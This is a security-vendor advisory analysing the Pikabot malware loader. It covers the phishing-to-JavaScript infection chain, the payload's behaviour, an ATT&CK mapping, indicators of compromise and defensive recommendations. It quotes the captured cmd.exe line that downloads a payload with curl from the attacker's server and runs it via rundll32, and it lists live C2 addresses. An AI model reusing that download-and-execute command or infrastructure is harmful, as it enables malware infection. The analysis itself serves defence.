PIKABOT

MALWARE

TROJAN, EVADER, LOADER, BACKDOOR

Vairav Advisory Report

6th November 2023

Vairav Technology Security Pvt. Ltd.

Thirbam Sadak 148

Baluwatar, Kathmandu

Phone: +977 4541540

Mobile: +977-9820105900

Email: mail@vairav.net

EXECUTIVE SUMMARY

In the evolving landscape of cyber threats, the emergence of the Pikabot malware family in early 2023 warrants immediate attention. This multifaceted threat encompasses a downloader/installer, a loader, and a core backdoor, and despite being in its nascent stage, it demonstrates advanced evasion, injection, and anti-analysis techniques. This report underscores the urgency for the audience to be well-informed and proactive in enhancing security measures.

Key Points

- **About Pikabot:** Pikabot is an emerging malware family, consisting of a downloader/installer, a loader, and a core backdoor component.
- **Pikabot's Capabilities:** The malware demonstrates advanced evasion, injection, and anti-analysis techniques, emphasizing its potential to disrupt systems.
- **Code Injection and Anti-Analysis:** Pikabot employs a code injector to decrypt and inject the core module, using a range of anti-analysis methods, including debugger checks and system information queries. It also employs the ADVobfuscator library for string obfuscation.
- **Similarities with Qakbot:** Pikabot shares similarities with the Qakbot trojan, particularly in distribution methods, campaign characteristics, and malware behavior. However, it is important to note that conclusive evidence linking them to the same threat actor is lacking.
- **Modular Malware:** Pikabot's modular structure includes a loader and a core component, allowing it to execute various commands received from a command-and-control server, including the injection of shellcode, DLLs, or executable files.
- **Anti-Analysis Techniques:** The Pikabot author has integrated effective anti-analysis techniques to thwart automated analysis in the sandbox and research environments, further enhancing its stealth and resilience.
- **Pikabot** stops execution if the system's language is any of the following: Georgian (Georgia), Kazakh (Kazakhstan), Uzbek (Cyrillic), Tajik (Tajikistan), Russian (Russia), Ukrainian (Ukraine), Belarusian (Belarus), Slovenian (Slovenia)

Tactics, Techniques, and Procedure




Figure 1: Infection chain of Pikabot.

The infection process begins with a malicious email, which typically contains a hyperlink. When the recipient of the email clicks on this link, it triggers the download of a JavaScript (JS) file. This JavaScript file serves as an intermediary in the infection chain and is used to facilitate the download of the main component, which is the Pikabot DLL (Dynamic Link Library).

Here's a step-by-step breakdown of the infection process:

1. **Malicious Email:** The initial attack vector is a malicious email sent to the target. This email is typically designed to appear legitimate and enticing to the recipient. It may contain convincing subject lines or content to encourage the recipient to act.
2. **Hyperlink in Email:** Within the email, there is a hyperlink provided, often disguised as a legitimate website link or a call to action. When the recipient clicks on this link, it initiates the next step in the attack.
3. **Download of JavaScript (JS) File:** Clicking the link triggers the download of a JavaScript (JS) file. This file is usually responsible for coordinating and executing the subsequent stages of the attack. JavaScript is a commonly used language for web-based attacks and can be used to automate actions in a web browser.
4. **Execution of JS File:** Once the JS file is downloaded, it is executed on the victim's system. This script is designed to operate silently in the background and perform actions specified by the attacker.
5. **Download of Pikabot DLL:** The primary purpose of the JavaScript file is to download the Pikabot DLL. This DLL is the core component of the malware and contains the malicious functionalities that the attacker intends to use to compromise the victim's system.

The use of JavaScript as an intermediary step in the infection chain is a common tactic employed by cybercriminals. It allows them to obfuscate the malicious payload, making it harder to detect. Once the DLL is successfully downloaded and executed, it can carry out various malicious activities on the victim's computer.

Once the JS file is executed on the victim's system, it initiates a series of actions that operate discreetly and without the user's awareness. Here's a detailed explanation of how this process unfolds:

At the outset, the initial action involves the execution of the command:

"C:\Windows\System32\WScript.exe" followed by the path to the JavaScript file "C:\Users\admin\Desktop\Utm.js".

1. **"C:\Windows\System32\WScript.exe"**: This part of the command specifies the location of the Windows Script Host (WScript.exe) executable. The Windows Script Host is a built-in Windows component used to run scripts written in scripting languages like VBScript and JavaScript.
2. **"C:\Users\admin\Desktop\Utm.js"**: This is the path to the JavaScript file that you want to execute. In this case, the file is located on the user's desktop at C:\Users\admin\Desktop.

Following the execution of the JavaScript (JS) file, an immediate network connection is established, involving two distinct IP addresses:

- The first connection is established from port 49695 of the victim's machine to the IP address **"100.24.223.135"** on port **80**.
- The second connection also originates from port 49695 of the victim's machine to the IP address **"13.32.27.116"** on port **80**.

Both IP addresses are communicated via TCP (Transmission Control Protocol) protocol.

Then the "ProxyEnable" registry value has been changed within the below:

"HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings"

The key has been set to "0" which typically means that the proxy server is disabled. When the "ProxyEnable" value is set to "0" it signifies that the system is configured to use a direct connection to the internet, bypassing any proxy server settings.

Now, it executes the following command on the cmd:

```
"C:\Windows\System32\cmd.exe" /c bPo ||
ECHO bPo & PiNG bPo ||
CuRl http://128.140.77.217/qB20s/outsm -o %TmP%\bPo.sct & PiNG -n 3 bPo ||
rUndLl32 %TMp%\bPo.sct, Crash & exit vAw0SbIUnlLUsq
```

Let's break down the commands within this field:

1. Command Invocation:

- **"C:\Windows\System32\cmd.exe"**: This specifies the path to the Command Prompt (CMD.EXE) executable. CMD.EXE is a command-line interpreter in Windows used to run various commands and scripts.

2. /c Flag:

- **/c**: Carries out the command specified by <string> and then exits the command processor.


3. Sequence of Commands:

- The rest of the command consists of a sequence of operations and commands that CMD.EXE will execute.
- **||**: This is a logical OR operator, which means that the subsequent command is executed only if the previous command fails.
- **ECHO bPo**: This command echoes (prints) "bPo" to the command prompt.
- **PiNG bPo**: This command attempts to ping the address "bPo".
- **CuRl http://128.140.77.217/qB20s/outsm -o %TmP%\bPo.sct**: This command uses cURL (a command-line tool for transferring data with URLs) to download a file from the specified URL and save it as "bPo.sct" in the temporary directory ("%TmP%"). The URL is used as a CnC by PIKABOT. Pikabot is distributed similarly to Qakbot from early 2023, it's a loader. It features a heavy amount of anti-debug functions and contains some anti-VM functionality. Traffic consists of exchanging JSON blobs over

HTTPS, with the payload encrypted using Base64+AES-CBC. It excludes CIS countries based on the configured language ID of the infected system.

- **&**: The ampersand symbol "&" is used to separate multiple commands on the same line, indicating that the commands should be executed sequentially.
- **PiNG -n 3 bPo**: This operation attempts to ping the address "bPo" three times.
- **rUndLl32 %TMp%\bPo.sct, Crash**: This command appears to invoke rundll32 to run a DLL (Dynamic Link Library) named "bPo.sct" located in the temporary directory ("%TMp%"). The Crash part at the end is unusual and may indicate an attempt to crash or exploit the DLL.
- **exit vAw0SbIUnlLUsq**: This is an exit command that would typically close the Command Prompt. The specific text "vAw0SbIUnlLUsq" at the end seems to be an unusual parameter and might be indicative of an attempt to obfuscate the exit command.

The downloaded file was Pikabot malware.



Upon scrutinizing the malware file, the following actions are observed on the victim's computer:

1. **Connects to an unusual port on a malicious IP address:** The victim's computer initiates a connection from port 49714 to the IP address 202.182.121.203 on port 2083. When the

IP address was queried on VirusTotal, it raised a malicious flag, indicating a potential connection to the attacker's command and control (C2) server.

2. **Identifying current user with WHOAMI command:** This command provides essential information about the user account, such as the username, group memberships, and security identifiers.
3. **Employs IPCONFIG command:** Malicious actors use the "IPCONFIG" command after compromising a victim's computer to gather critical network information. By running IPCONFIG, the process gathers data such as IP addresses, subnet masks, gateway information, and DNS settings, which is crucial for understanding and managing the network configuration on the computer.
4. **Checks proxy server information:** Manipulate or monitor these settings to redirect a victim's web traffic through a server they control, enabling them to intercept, alter, or log the data exchanged between the victim and the internet.
5. **Reads security settings of Internet Explorer:** Read the security settings of Internet Explorer after exploiting a victim's PC to gather critical information about the browser's security configuration. By understanding the browser's security posture, they optimize their tactics while attempting to evade detection.
6. **Read the software policy settings:** Read the software policy settings of a victim's PC with the intent to bypass security policies, potentially discover privilege escalation opportunities, and ensure their persistence on the compromised system. By analyzing these settings, they aim to identify vulnerabilities or misconfigurations that would enable them to elevate their privileges, manipulate software policies for their benefit, and maintain control over the compromised machine while evading detection.

In summary, the malware infection process typically begins with a malicious email that lures the victim into clicking a disguised hyperlink. This action triggers the download of a JavaScript (JS) file, which acts as an intermediary in the infection chain. The JS file orchestrates the subsequent steps, leading to the download of the Pikabot DLL, the core malware component. Once executed, the JS file establishes network connections to two distinct IP addresses, potentially linked to the attacker's C2 server.

Furthermore, the attacker manipulates the victim's system by altering the "ProxyEnable" registry value, disabling any proxy server settings. They also employ various commands to gather essential information about the victim's system, including network configuration, user identification, security settings, and software policies. These actions serve multiple purposes, from collecting crucial data to ensuring their persistence and control of the compromised machine.

Pikabot represents a recently identified malware variant that incorporates a wide array of mechanisms to evade analysis and provides typical backdoor functionalities for loading shellcode and running secondary executables. There are potential resemblances to Qakbot in terms of distribution methods, architecture, and campaign identifiers, although a conclusive connection between these two malware families has not been established at this point.

MITRE ATT&CK techniques

The malware makes the usage of various attack tactics, techniques, and procedures based on the MITRE ATT&CK framework to attack victimized users or organizations.

Tactic	Technique
Initial Access	Phishing (T1566) • Spear phishing Attachment (T1566.001)
Execution	Command and Scripting Interpreter (T1059) • PowerShell (T1059.001) • Windows Command Shell (T1059.003) • JavaScript (T1059.007)
	User Execution (T1204) • Malicious File (T1204.002)
Persistence	Create or Modify System Process (T1543) • Windows Service (T1543.003)
	Hijack Execution Flow (T1574) • DLL Side-Loading (T1574.002)
Defense Evasion	Obfuscated Files or Information (T1027)
	Process Injection (T1055) • Dynamic-link Library Injection (T1055.001) • Thread Execution Hijacking (T1055.003) • Asynchronous Procedure Call (T1055.004) • Extra Window Memory Injection (T1055.011)
	System Binary Proxy Execution (T1218) • Rundll32 (T1218.011)
	Modify Registry (T1112)
	Virtualization Authentication Material (T1497) • Time Based Evasion (T1497.003)
Credential Access	Credentials from Password Stores (T1555)
	Process Discovery (T1057)
	Remote System Discovery (T1018)

Discovery	System Information Discovery (T1082)
	File and Directory Discovery (T1083)
	Query Registry (T1012)
	System Service Discovery (T1007)
	System Owner/User Discovery (T1033)
	System Location Discovery (T1614) • System Language Discovery (T1614.001)
	System Network Configuration Discovery (T1016) • Internet Connection Discovery (T1016.001)
	Software Discovery (T1518) • Security Software Discovery (T1518.001)
	Application Window Discovery (T1010)
	Debugger Evasion (T1622)
	System Time Discovery (T1124)
Collection	Data from Local System (T1005)
	Screen Capture (T1113)
	Archive Collected Data (T1560) • Archive via Utility (T1560.001)
Command and Control	Application Layer Protocol (T1071) • Web Protocols (T1071.001) • DNS (T1071.004)
	Encrypted Channel (T1573) • Symmetric Cryptography (T1573.001) • Asymmetric Cryptography (T1573.002)
	Ingress Tool Transfer (T1105)
	Data Encoding (T1132)
	Proxy (T1090)
	Non-Standard Port (T1571)
Exfiltration	Scheduled Transfer (T1029)
Impact	Service Stop (T1489)

Indicators of Compromise (IOCs)

IP	13[.]32[.]27[.]116:80
	224[.]0[.]0[.]252:5355
	224[.]0[.]0[.]251:5353
	20[.]190[.]159[.]68:443
	128[.]140[.]77[.]217:80
	40[.]127[.]240[.]158:443
	20[.]12[.]23[.]50:443
	23[.]216[.]77[.]28:80
	184[.]30[.]21[.]171:80
	20[.]242[.]39[.]171:443
	20[.]223[.]35[.]26:443
	20[.]42[.]73[.]26:443
	202[.]182[.]121[.]203:2083
	23[.]212[.]210[.]158:80
URL	hxxp://128.140.77.217/qB20s/outsm
Hash	93e4582af3e3ee2101ccc3e3f2ede735

Threat Summary	
Name	Pikabot
Threat Type	Trojan, Evader, Loader, Backdoor
Detection Names	Ikarus: Backdoor.PikaBot, Microsoft: Trojan:Win32/PikaBot.CCDB!MTB, VBA32: Trojan.Pikabot, Panda: Trj/Chgt.AD
Symptoms	Unusual Network Activity, Sluggish System Performance, Unauthorized Software Installs, Modified Proxy Settings, Altered Registry Values, Elevated CPU and Memory Usage, Unwanted Pop-Ups and Advertisements, Disabled Security Software, Unrecognized Processes, Data modifications.
Additional Information	It's worth noting that the malware exhibits characteristics common to advanced threats. These include evasion techniques to bypass analysis, steganography for payload concealment, and support for diverse command execution, enabling attackers to exert full control over the victim's computer.
Distribution methods	Spear-phishing techniques
Damage	Steal sensitive information, data loss, downtime, and financial loss.
Malware Removal (Windows)	Effective removal typically requires using robust antivirus or antimalware software capable of detecting and eradicating the malware components. Additionally, restoring the system to a known good state through system backups and performing a thorough analysis of network activity is recommended to ensure complete removal and mitigate potential residual threats.

Vairav Recommendations

1. **Email Security**: Implement advanced email security solutions to filter out malicious emails and prevent users from falling victim to phishing attacks. Train employees to recognize suspicious emails and links.
2. **User Awareness Training**: Regularly educate and train employees about the risks of clicking on unknown links or downloading attachments from unverified sources. Ensure they are aware of common social engineering tactics.
3. **Endpoint Protection**: Utilize robust endpoint protection software that includes features like real-time malware scanning, intrusion detection, and behavioral analysis to detect and block malware before it can execute.
4. **Patch Management**: Keep all software, including operating systems and applications, up to date with the latest security patches. Vulnerabilities in outdated software can be exploited by malware.
5. **Network Monitoring**: Implement network monitoring solutions that can detect unusual network traffic patterns or connections, helping to identify potential infections early.
6. **Firewall Rules**: Configure firewalls to block unnecessary outgoing traffic, especially on non-standard ports. This can prevent malware from communicating with its command-and-control server.
7. **Least Privilege Principle**: Limit user and system privileges to the minimum necessary to perform their tasks. This reduces the potential impact of malware if a system is compromised.

8. **File Reputation Services**: Utilize file reputation services like VirusTotal to check the legitimacy of downloaded files before they are executed, helping to identify potentially malicious content.
9. **Regular Backups**: Conduct regular backups of critical data and systems. Ensure backups are isolated from the network and periodically test restoration procedures.
10. **Incident Response Plan**: Develop and regularly update an incident response plan that outlines the steps to be taken in case of a malware infection. Ensure all team members are familiar with their roles and responsibilities.

By following these recommendations, one can significantly reduce the risk of falling victim to malware like Pikabot and strengthen overall cybersecurity defenses. Also, it is important to remember that cyber adversaries are likely to constantly evolve their methods, tools, and techniques to evade detection and continue to be successful in their attacks. Therefore, organizations and individuals must stay informed about the latest TTPs and take proactive steps to protect themselves.

CONTACT US

Vairav Technology Security Pvt. Ltd.

Cyber Defender from the land of Gurkha

Thirbam Sadak 148, Baluwatar

Kathmandu, Nepal

Phone: +977-01-4541540

Mobile: +977-9820105900

Email: mail@vairav.net

Website: https://vairav.net